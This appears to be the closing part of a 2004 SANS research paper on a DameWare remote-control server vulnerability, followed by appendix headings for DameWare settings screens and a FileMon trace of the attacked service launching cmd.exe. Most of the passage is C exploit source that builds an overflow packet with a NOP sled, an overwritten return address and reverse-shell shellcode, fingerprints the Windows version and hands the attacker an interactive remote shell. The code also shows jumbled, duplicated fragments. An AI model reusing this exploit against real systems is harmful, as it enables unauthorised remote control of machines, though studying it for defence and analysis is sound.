printf("[*] Constructing packet for %s SP: %d...",target_os[os_ver].os_type,os_sp);

memcpy(send_packet,"x10x27",2);
//memcpy(send_packet+500,"neTmaNiac",strlen("netmaniac"));
memset(send_packet+0xc4+9,0x90,700);

*(unsigned long*)&send_packet[516] = target_os[os_ver].sp[os_sp].eip;

memcpy(send_packet+520,kyrgyz_rshell,strlen(kyrgyz_rshell));
memcpy(send_packet+0x3d0,"neTmaNiac",9);
memcpy(send_packet+0x5b4+0x24,"netmaniac was here",18);
memcpy(send_packet+0x5b4+0x128,"12/12/04 13:13:13",17);
memcpy(send_packet+0x5b4+0x538,"netninjaz_place",15);
memcpy(send_packet+0x5b4+0x5b4+0x88,"131.131.131.131",16);
memcpy(send_packet+0x5b4+0x5b4+0x394,"3.72.0.0",strlen("3.72.0.0"));

printf("\t[ OK ]\n");

printf("[*] Connecting to %s:%s...",argv[1],argv[2]);

if(connect(sockTCP,(struct sockaddr *)&targetTCP, sizeof(targetTCP)) != 0)
{
    printf("\n[x] Connection to host failed! Exiting...\n");
    WSACleanup();
    exit(1);
}
printf("\t[ OK ]\n");

switchon=1;
ioctlsocket(sockTCP,FIONBIO,&switchon);
tv.tv_sec = RECVMTIMEOUT;
tv.tv_usec = 0;
FD_ZERO(&fds);
FD_SET(sockTCP,&fds);

if((select(1,&fds,0,0,&tv)>0)
{
    recv(sockTCP, recv_buff1, sizeof(recv_buff1),0);
}
else
{
    printf("[x] Timeout! Failed to recv packet.\n");
    exit(1);
}

//DumpMemory(recv_buff1,50);
memset(recv_buff1,0,sizeof(recv_buff1));

switchon=0;
ioctlsocket(sockTCP,FIONBIO,&switchon);

if (send(sockTCP, send_buff, sizeof(send_buff),0) == -1)
{
    printf("[x] Failed to inject packet! Exiting...\n");
    WSACleanup();
}
return 1;
}

switchon=1;
ioctlsocket(sockTCP,FIONBIO,&switchon);
tv.tv_sec = RECVMTIMEOUT;
tv.tv_usec = 0;
FD_ZERO(&fds);
FD_SET(sockTCP,&fds);

if((select(sockTCP+1,&fds,0,0,&tv)>0)
{
    recv(sockTCP, recv_buff1, sizeof(recv_buff1),0);
    switchon=0;
}

```

```

        ioctlsocket(sockTCP, FIONBIO, &switchon);
        if (send(sockTCP, send_packet, sizeof(send_packet), 0) == -1)
        {
            printf("[x] Failed to inject packet2! Exiting...\n");
            WSACleanup();
        }
        return 1;
    }
    else
    {
        printf("\n[x] Timeout! Failed to receive packet! Exiting...\n");
        WSACleanup();
        return 1;
    }

    printf("[*] Packet injected!\n");
    closesocket(sockTCP);
    printf("[*] Waiting for incoming connection...\n");

    switchon=1;
    ioctlsocket(localSockTCP, FIONBIO, &switchon);
    tv.tv_sec = ACCEPT_TIMEOUT;
    tv.tv_usec = 0;
    FD_ZERO(&fds);
    FD_SET(localSockTCP, &fds);

    if((select(1, &fds, 0, 0, &tv)) > 0)
    {
        acsz = sizeof(inAccTCP);
        accSockTCP = accept(localSockTCP, (struct sockaddr *)&inAccTCP, &acsz);
        printf("[*] Connection request accepted: %s:%d\n", inet_ntoa(inAccTCP.sin_addr),
(int)ntohs(inAccTCP.sin_port));
        printf("[*] Dropping to shell...\n\n");
        cmdshell(accSockTCP);
    }
    else
    {
        printf("\n[x] Exploit appears to have failed!\n");
        WSACleanup();
    }

    return 0;
}
/*****
int check_os(char *host, unsigned short target_port, unsigned int *sp)
{
    int sockTCP, switchon;
    struct sockaddr_in targetTCP;
    struct timeval tv;
    fd_set fds;

    memset(&targetTCP, 0, sizeof(targetTCP));
    targetTCP.sin_family = AF_INET;
    targetTCP.sin_addr.s_addr = inet_addr(host);
    targetTCP.sin_port = htons(target_port);

    if ((sockTCP = socket(AF_INET, SOCK_STREAM, 0)) == -1)
    {
        printf("\t\t\t\t\t FAILED ]\n Socket1 not initialized! Exiting...\n");
        WSACleanup();
        return 1;
    }

    if(connect(sockTCP, (struct sockaddr *)&targetTCP, sizeof(targetTCP)) != 0)
    {
        printf("[x] Connection to host failed! Exiting...\n");
        WSACleanup();
        exit(1);
    }

    switchon=1;

```

```

ioctlsocket(sockTCP,FIONBIO,&switchon);
tv.tv_sec = RECVMTIMEOUT;
tv.tv_usec = 0;
FD_ZERO(&fds);
FD_SET(sockTCP,&fds);

if((select(1,&fds,0,0,&tv)>0)
{
    recv(sockTCP, recv_buff1, sizeof(recv_buff1),0);
}
else
{
    printf("[x] Timeout! Doesn't appear to be a DMWRCS\n");
    exit(1);
}

switchon=0;
ioctlsocket(sockTCP,FIONBIO,&switchon);

if (send(sockTCP, send_buff, sizeof(send_buff),0) == -1)
{
    printf("[x] Failed to inject packet! Exiting...\n");
    WSACleanup();
return 1;
}

switchon=1;
ioctlsocket(sockTCP,FIONBIO,&switchon);
tv.tv_sec = RECVMTIMEOUT;
tv.tv_usec = 0;
FD_ZERO(&fds);
FD_SET(sockTCP,&fds);

if((select(sockTCP+1,&fds,0,0,&tv)>0)
{
    recv(sockTCP, recv_buff1, sizeof(recv_buff1),0);
    closesocket(sockTCP);
}
else
{
    printf("\n[x] Timeout! Failed to receive packet! Exiting...\n");
    WSACleanup();
return 1;
}

printf("\n OS Info : ");
if(recv_buff1[8]==5 && recv_buff1[12]==0)
{
    printf("WIN2000 [ver 5.0.%d]\n SP String : %-1.20s\n\n",*(unsigned short
*)&recv_buff1[16],&recv_buff1[24]);
    *sp = atoi(&recv_buff1[37]);
    closesocket(sockTCP);
    return ID_WIN2K;
}
else if(recv_buff1[8]==5 && recv_buff1[12]==1)
{
    printf("WINXP [ver 5.1.%d]\n SP String : %-1.20s\n\n",*(unsigned short
*)&recv_buff1[16],&recv_buff1[24]);
    *sp = atoi(&recv_buff1[37]);
    closesocket(sockTCP);
    return ID_WINXP;
}
else if(recv_buff1[8]==5 && recv_buff1[12]==2)
{
    printf("WIN2003 [ver 5.2.%d]\n SP String : %-1.20s\n\n",*(unsigned short
*)&recv_buff1[16],&recv_buff1[24]);
    *sp = atoi(&recv_buff1[37]);
    closesocket(sockTCP);
    return ID_WIN2K3;
}
else if(recv_buff1[8]==4)

```

```

        {
            printf("WINNT4\n SP String : %-1.20s\n\n",&recv_buff1[24]);
            *sp = atoi(&recv_buff1[37]);
            closesocket(sockTCP);
            return ID_WINNT;
        }
        else
        {
            printf("UNKNOWN\n");
            closesocket(sockTCP);
            return ID_UNKNOWN;
        }
    }
}
/*****
long gimmeip(char *hostname)
{
    struct hostent *he;
    long ipaddr;

    if ((ipaddr = inet_addr(hostname)) < 0)
    {
        if ((he = gethostbyname(hostname)) == NULL)
        {
            printf("[x] Failed to resolve host: %s! Exiting...\n\n",hostname);
            WSACleanup();
            exit(1);
        }
        memcpy(&ipaddr, he->h_addr, he->h_length);
    }
    return ipaddr;
}
*****/
void cmdshell (int sock)
{
    struct timeval tv;
    int length;
    unsigned long o[2];
    char buffer[1000];

    tv.tv_sec = 1;
    tv.tv_usec = 0;

    while (1)
    {
        o[0] = 1;
        o[1] = sock;

        length = select (0, (fd_set *)&o, NULL, NULL, &tv);
        if (length == 1)
        {
            length = recv (sock, buffer, sizeof (buffer), 0);
            if (length <= 0)
            {
                printf("[x] Connection closed.\n");
                WSACleanup();
                return;
            }
            length = write (1, buffer, length);
            if (length <= 0)
            {
                printf("[x] Connection closed.\n");
                WSACleanup();
                return;
            }
        }
        else
        {
            length = read (0, buffer, sizeof (buffer));
            if (length <= 0)
            {

```



```

        printf("[x] Connection closed.\n");
        WSACleanup();
        return;
    }
    length = send(sock, buffer, length, 0);
    if (length <= 0)
    {
        printf("[x] Connection closed.\n");
        WSACleanup();
        return;
    }
}


}

}
/*****


```

© SANS Institute 2004, Author retains full rights.


Appendix C - DameWare Configuration Screens.




DameWare's Additional Settings Tab.



DameWare's Notify Tab.



DameWare's User Options Tab.



DameWare's Simple Transfer Screen.

Appendix D - FileMon output.

```

1      3:32:01 PM      explorer.exe:1400  OPEN   C:\      SUCCESS      Options: Open Directory
Access: All
2      3:32:01 PM      explorer.exe:1400  CLOSE  C:\      SUCCESS
3      3:32:01 PM      explorer.exe:1400  QUERY  INFORMATION
C:\WINDOWS\SYSTEM32\DWRC.S.EXE      SUCCESS      Attributes: A
4      3:32:01 PM      explorer.exe:1400  OPEN   C:\WINDOWS\SYSTEM32\DWRC.S.EXE
SUCCESS      Options: Open Access: Execute
5      3:32:01 PM      explorer.exe:1400  QUERY  INFORMATION
C:\WINDOWS\SYSTEM32\DWRC.S.EXE      SUCCESS      Length: 233472
6      3:32:01 PM      explorer.exe:1400  CLOSE  C:\WINDOWS\SYSTEM32\DWRC.S.EXE
SUCCESS
7      3:32:02 PM      DWRC.S.EXE:1796   OPEN   C:\WINDOWS\SYSTEM32\      SUCCESS      Options:
Open Directory Access: All
8      3:32:02 PM      DWRC.S.EXE:1796   DIRECTORY C:\WINDOWS\SYSTEM32\      NO SUCH FILE
FileBothDirectoryInformation: DWRCShell.DLX
9      3:32:02 PM      DWRC.S.EXE:1796   CLOSE  C:\WINDOWS\SYSTEM32\      SUCCESS
10     3:32:02 PM      DWRC.S.EXE:1796   OPEN   C:\WINDOWS\SYSTEM32\      SUCCESS      Options:
Open Directory Access: All
11     3:32:02 PM      DWRC.S.EXE:1796   DIRECTORY C:\WINDOWS\SYSTEM32\      NO SUCH FILE
FileBothDirectoryInformation: DWRCShell.DLX
12     3:32:02 PM      DWRC.S.EXE:1796   CLOSE  C:\WINDOWS\SYSTEM32\      SUCCESS
13     3:32:02 PM      DWRC.S.EXE:1796   OPEN   C:\WINDOWS\SYSTEM32\      SUCCESS      Options:
Open Directory Access: All
14     3:32:02 PM      DWRC.S.EXE:1796   DIRECTORY C:\WINDOWS\SYSTEM32\      NO SUCH FILE
FileBothDirectoryInformation: DWRCSET.DLX
15     3:32:02 PM      DWRC.S.EXE:1796   CLOSE  C:\WINDOWS\SYSTEM32\      SUCCESS
16     3:32:02 PM      services.exe:508  WRITE  C:\WINDOWS\system32\config\AppEvent.Evt
SUCCESS      Offset: 146712 Length: 272
17     3:32:02 PM      services.exe:508  WRITE  C:\WINDOWS\system32\config\AppEvent.Evt
SUCCESS      Offset: 146984 Length: 40
18     3:32:02 PM      DWRC.S.EXE:1796   QUERY  INFORMATION
C:\WINDOWS\SYSTEM32\DWRC.S.EXE      SUCCESS      Attributes: A
19     3:32:02 PM      DWRC.S.EXE:1796   QUERY  INFORMATION
C:\WINDOWS\SYSTEM32\DWRC.S.EXE      SUCCESS      Attributes: A
20     3:32:02 PM      DWRC.S.EXE:1796   QUERY  INFORMATION
C:\WINDOWS\SYSTEM32\DWRC.S.EXE      SUCCESS      Attributes: A
21     3:32:02 PM      DWRC.S.EXE:1796   QUERY  INFORMATION
C:\WINDOWS\SYSTEM32\DWRC.S.EXE      SUCCESS      Attributes: A
22     3:32:02 PM      services.exe:508  WRITE  C:\WINDOWS\system32\config\AppEvent.Evt
SUCCESS      Offset: 146984 Length: 1372
23     3:32:02 PM      services.exe:508  WRITE  C:\WINDOWS\system32\config\AppEvent.Evt
SUCCESS      Offset: 148356 Length: 40
24     3:32:02 PM      explorer.exe:1400  QUERY  INFORMATION
C:\WINDOWS\SYSTEM32\DWRC.S.EXE      SUCCESS      Attributes: A
25     3:32:02 PM      explorer.exe:1400  OPEN   C:\WINDOWS\SYSTEM32\DWRC.S.EXE
SUCCESS      Options: Open Access: Execute
26     3:32:02 PM      explorer.exe:1400  QUERY  INFORMATION
C:\WINDOWS\SYSTEM32\DWRC.S.EXE      SUCCESS      Length: 233472
27     3:32:02 PM      explorer.exe:1400  CLOSE  C:\WINDOWS\SYSTEM32\DWRC.S.EXE
SUCCESS
28     3:32:02 PM      DWRC.S.EXE:1796   OPEN   C:\WINDOWS\SYSTEM32\      SUCCESS      Options:
Open Directory Access: All
29     3:32:02 PM      DWRC.S.EXE:1796   DIRECTORY C:\WINDOWS\SYSTEM32\      NO SUCH FILE
FileBothDirectoryInformation: DWRCShell.DLX
30     3:32:02 PM      DWRC.S.EXE:1796   CLOSE  C:\WINDOWS\SYSTEM32\      SUCCESS
31     3:32:02 PM      DWRC.S.EXE:1796   OPEN   C:\WINDOWS\SYSTEM32\      SUCCESS      Options:
Open Directory Access: All
32     3:32:02 PM      DWRC.S.EXE:1796   DIRECTORY C:\WINDOWS\SYSTEM32\      NO SUCH FILE
FileBothDirectoryInformation: DWRCSET.DLX
33     3:32:02 PM      DWRC.S.EXE:1796   CLOSE  C:\WINDOWS\SYSTEM32\      SUCCESS
34     3:32:02 PM      DWRC.S.EXE:1796   OPEN   C:\WINDOWS\SYSTEM32\      SUCCESS      Options:
Open Directory Access: All
35     3:32:02 PM      DWRC.S.EXE:1796   DIRECTORY C:\WINDOWS\SYSTEM32\      NO SUCH FILE
FileBothDirectoryInformation: DWRCSET.DLX
36     3:32:02 PM      DWRC.S.EXE:1796   CLOSE  C:\WINDOWS\SYSTEM32\      SUCCESS
37     3:32:02 PM      DWRC.S.EXE:1796   QUERY  INFORMATION C:\WINDOWS\SYSTEM32\security.dll
SUCCESS      Attributes: A

```

38	3:32:02 PM	DWRCS.EXE:1796	OPEN	C:\WINDOWS\SYSTEM32\security.dll	SUCCESS
39	Options: Open Access: Execute 3:32:02 PM	DWRCS.EXE:1796	CLOSE	C:\WINDOWS\SYSTEM32\security.dll	SUCCESS
40	3:32:02 PM	msmsgs.exe:1648	QUERY INFORMATION	C:\WINDOWS\System32\rsaenh.dll	SUCCESS
41	Attributes: A 3:32:02 PM	services.exe:508	WRITE	C:\WINDOWS\system32\config\AppEvent.Evt	SUCCESS
42	Offset: 148356 Length: 300 3:32:02 PM	services.exe:508	WRITE	C:\WINDOWS\system32\config\AppEvent.Evt	SUCCESS
43	Offset: 148656 Length: 40 3:32:02 PM	DWRCS.EXE:1796	QUERY INFORMATION	C:\WINDOWS\SYSTEM32\cmd.exe	SUCCESS
44	Attributes: A 3:32:02 PM	DWRCS.EXE:1796	QUERY INFORMATION	C:\WINDOWS\SYSTEM32\cmd.exe	SUCCESS
45	Attributes: A 3:32:02 PM	DWRCS.EXE:1796	OPEN	C:\WINDOWS\SYSTEM32\cmd.exe	SUCCESS
46	Options: Open Access: All 3:32:02 PM	DWRCS.EXE:1796	QUERY INFORMATION	C:\WINDOWS\SYSTEM32\cmd.exe	SUCCESS
47	Attributes: A 3:32:02 PM	DWRCS.EXE:1796	QUERY INFORMATION	C:\WINDOWS\SYSTEM32\cmd.exe	SUCCESS
48	Length: 375808 3:32:02 PM	VMwareService.e:1896	OPEN	C:\Program Files\VMware\	SUCCESS
49	Options: Open Directory Access: All 3:32:02 PM	VMwareService.e:1896	DIRECTORY	C:\Program Files\VMware\	SUCCESS
50	FileBothDirectoryInformation: tools.conf 3:32:02 PM	VMwareService.e:1896	CLOSE	C:\Program Files\VMware\	SUCCESS
51	3:32:02 PM	DWRCS.EXE:1796	OPEN	C:\WINDOWS\SYSTEM32\cmd.exe.Manifest	FILE NOT FOUND
52	Options: Open Access: All 3:32:02 PM	DWRCS.EXE:1796	CLOSE	C:\WINDOWS\SYSTEM32\cmd.exe	SUCCESS
53	3:32:02 PM	cmd.exe:2012	QUERY INFORMATION	C:\WINDOWS\system32\cmd.exe	SUCCESS
54	FileNameInformation 3:32:02 PM	cmd.exe:2012	OPEN	C:\WINDOWS\Prefetch\CMD.EXE-087B4001.pf	SUCCESS
55	Options: Open Access: All 3:32:02 PM	cmd.exe:2012	QUERY INFORMATION	C:\WINDOWS\Prefetch\CMD.EXE-087B4001.pf	SUCCESS
56	Length: 4456 3:32:02 PM	cmd.exe:2012	READ	C:\WINDOWS\Prefetch\CMD.EXE-087B4001.pf	SUCCESS
57	Offset: 0 Length: 4456 3:32:02 PM	cmd.exe:2012	CLOSE	C:\WINDOWS\Prefetch\CMD.EXE-087B4001.pf	SUCCESS
58	3:32:02 PM	cmd.exe:2012	QUERY INFORMATION	C:\WINDOWS\SYSTEM32\cmd.exe.Local	FILE NOT FOUND
59	Attributes: Error 3:32:02 PM	csrss.exe:428	QUERY INFORMATION	C:\WINDOWS\system32\cmd.exe	SUCCESS
60	Attributes: A 3:32:02 PM	csrss.exe:428	QUERY INFORMATION	C:\WINDOWS\system32\cmd.exe	SUCCESS
61	Attributes: A 3:32:02 PM	csrss.exe:428	OPEN	C:\WINDOWS\system32\cmd.exe	SUCCESS
62	Options: Open Access: All 3:32:02 PM	csrss.exe:428	QUERY INFORMATION	C:\WINDOWS\system32\cmd.exe	SUCCESS
63	Attributes: A 3:32:02 PM	csrss.exe:428	SET INFORMATION	C:\WINDOWS\system32\cmd.exe	SUCCESS
64	FileBasicInformation 3:32:02 PM	csrss.exe:428	READ	C:\WINDOWS\system32\cmd.exe	SUCCESS
65	Offset: 0 Length: 12 3:32:02 PM	csrss.exe:428	QUERY INFORMATION	C:\WINDOWS\system32\cmd.exe	SUCCESS
66	Length: 375808 3:32:02 PM	csrss.exe:428	QUERY INFORMATION	C:\WINDOWS\system32\cmd.exe	SUCCESS
67	Length: 375808 3:32:02 PM	csrss.exe:428	CLOSE	C:\WINDOWS\system32\cmd.exe	SUCCESS
68	3:32:02 PM	cmd.exe:2012	QUERY INFORMATION	C:\WINDOWS\system32	SUCCESS
69	Attributes: D 3:32:02 PM	cmd.exe:2012	OPEN	C:\	SUCCESS
70	Options: Open Directory Access: All 3:32:02 PM	cmd.exe:2012	DIRECTORY	C:\	SUCCESS
71	FileBothDirectoryInformation: WINDOWS 3:32:02 PM	cmd.exe:2012	CLOSE	C:\	SUCCESS
72	3:32:02 PM	cmd.exe:2012	OPEN	C:\WINDOWS\	SUCCESS
73	Options: Open Directory Access: All 3:32:02 PM	cmd.exe:2012	DIRECTORY	C:\WINDOWS\	SUCCESS
	FileBothDirectoryInformation: system32				

74	3:32:02 PM	cmd.exe:2012	CLOSE	C:\WINDOWS\	SUCCESS	
75	3:32:02 PM	cmd.exe:2012	QUERY INFORMATION	C:\WINDOWS\system32		
76	3:32:05 PM	svchost.exe:928	READ	C:\WINDOWS\system32\wbem\Repository\FS\INDEX.BTR		
	SUCCESS	Offset: 458752 Length: 8192				
77	3:32:05 PM	svchost.exe:928	READ	C:\WINDOWS\system32\wbem\Repository\FS\INDEX.BTR		
	SUCCESS	Offset: 753664 Length: 8192				
78	3:32:05 PM	svchost.exe:928	READ	C:\WINDOWS\system32\wbem\Repository\FS\INDEX.BTR		
	SUCCESS	Offset: 196608 Length: 8192				
79	3:32:05 PM	svchost.exe:928	READ	C:\WINDOWS\system32\wbem\Repository\FS\INDEX.BTR		
	SUCCESS	Offset: 32768 Length: 8192				
80	3:32:05 PM	svchost.exe:928	READ	C:\WINDOWS\system32\wbem\Repository\FS\OBJECTS.DATA	SUCCESS	Offset: 5300224
	Length: 8192					
81	3:32:05 PM	svchost.exe:928	READ	C:\WINDOWS\system32\wbem\Repository\FS\OBJECTS.DATA	SUCCESS	Offset: 73728
	Length: 8192					
82	3:32:05 PM	svchost.exe:928	READ	C:\WINDOWS\system32\wbem\Repository\FS\INDEX.BTR		
	SUCCESS	Offset: 180224 Length: 8192				
83	3:32:05 PM	svchost.exe:928	READ	C:\WINDOWS\system32\wbem\Repository\FS\OBJECTS.DATA	SUCCESS	Offset: 3153920
	Length: 8192					
84	3:32:05 PM	svchost.exe:928	READ	C:\WINDOWS\system32\wbem\Repository\FS\INDEX.BTR		
	SUCCESS	Offset: 655360 Length: 8192				
85	3:32:05 PM	svchost.exe:928	READ	C:\WINDOWS\system32\wbem\Repository\FS\OBJECTS.DATA	SUCCESS	Offset: 2572288
	Length: 8192					
86	3:32:05 PM	svchost.exe:928	READ	C:\WINDOWS\system32\wbem\Repository\FS\INDEX.BTR		
	SUCCESS	Offset: 606208 Length: 8192				
87	3:32:05 PM	svchost.exe:928	READ	C:\WINDOWS\system32\wbem\Repository\FS\INDEX.BTR		
	SUCCESS	Offset: 450560 Length: 8192				
88	3:32:05 PM	svchost.exe:928	QUERY INFORMATION	C:\WINDOWS\system32\rpcss.dll		
	SUCCESS	Attributes: A				
89	3:32:05 PM	svchost.exe:928	OPEN	C:\WINDOWS\system32\rpcss.dll	SUCCESS	
	Options: Open Access: Execute					
90	3:32:05 PM	svchost.exe:928	QUERY INFORMATION	C:\WINDOWS\system32\rpcss.dll		
	SUCCESS	Length: 260608				
91	3:32:05 PM	svchost.exe:928	CLOSE	C:\WINDOWS\system32\rpcss.dll	SUCCESS	
92	3:32:05 PM	svchost.exe:928	READ	C:\WINDOWS\system32\wbem\Repository\FS\INDEX.BTR		
	SUCCESS	Offset: 16384 Length: 8192				
93	3:32:05 PM	svchost.exe:928	QUERY INFORMATION	C:\WINDOWS\system32\rpcss.dll		
	SUCCESS	Attributes: A				
94	3:32:05 PM	svchost.exe:928	OPEN	C:\WINDOWS\system32\rpcss.dll	SUCCESS	
	Options: Open Access: Execute					
95	3:32:05 PM	svchost.exe:928	QUERY INFORMATION	C:\WINDOWS\system32\rpcss.dll		
	SUCCESS	Length: 260608				
96	3:32:05 PM	svchost.exe:928	CLOSE	C:\WINDOWS\system32\rpcss.dll	SUCCESS	
97	3:32:05 PM	msmsgs.exe:1648	QUERY INFORMATION	C:\WINDOWS\System32\rsaenh.dll		
	SUCCESS	Attributes: A				
98	3:32:07 PM	explorer.exe:1400	QUERY INFORMATION	C:\WINDOWS\SYSTEM32\DWRC.S.EXE	SUCCESS	Attributes: A
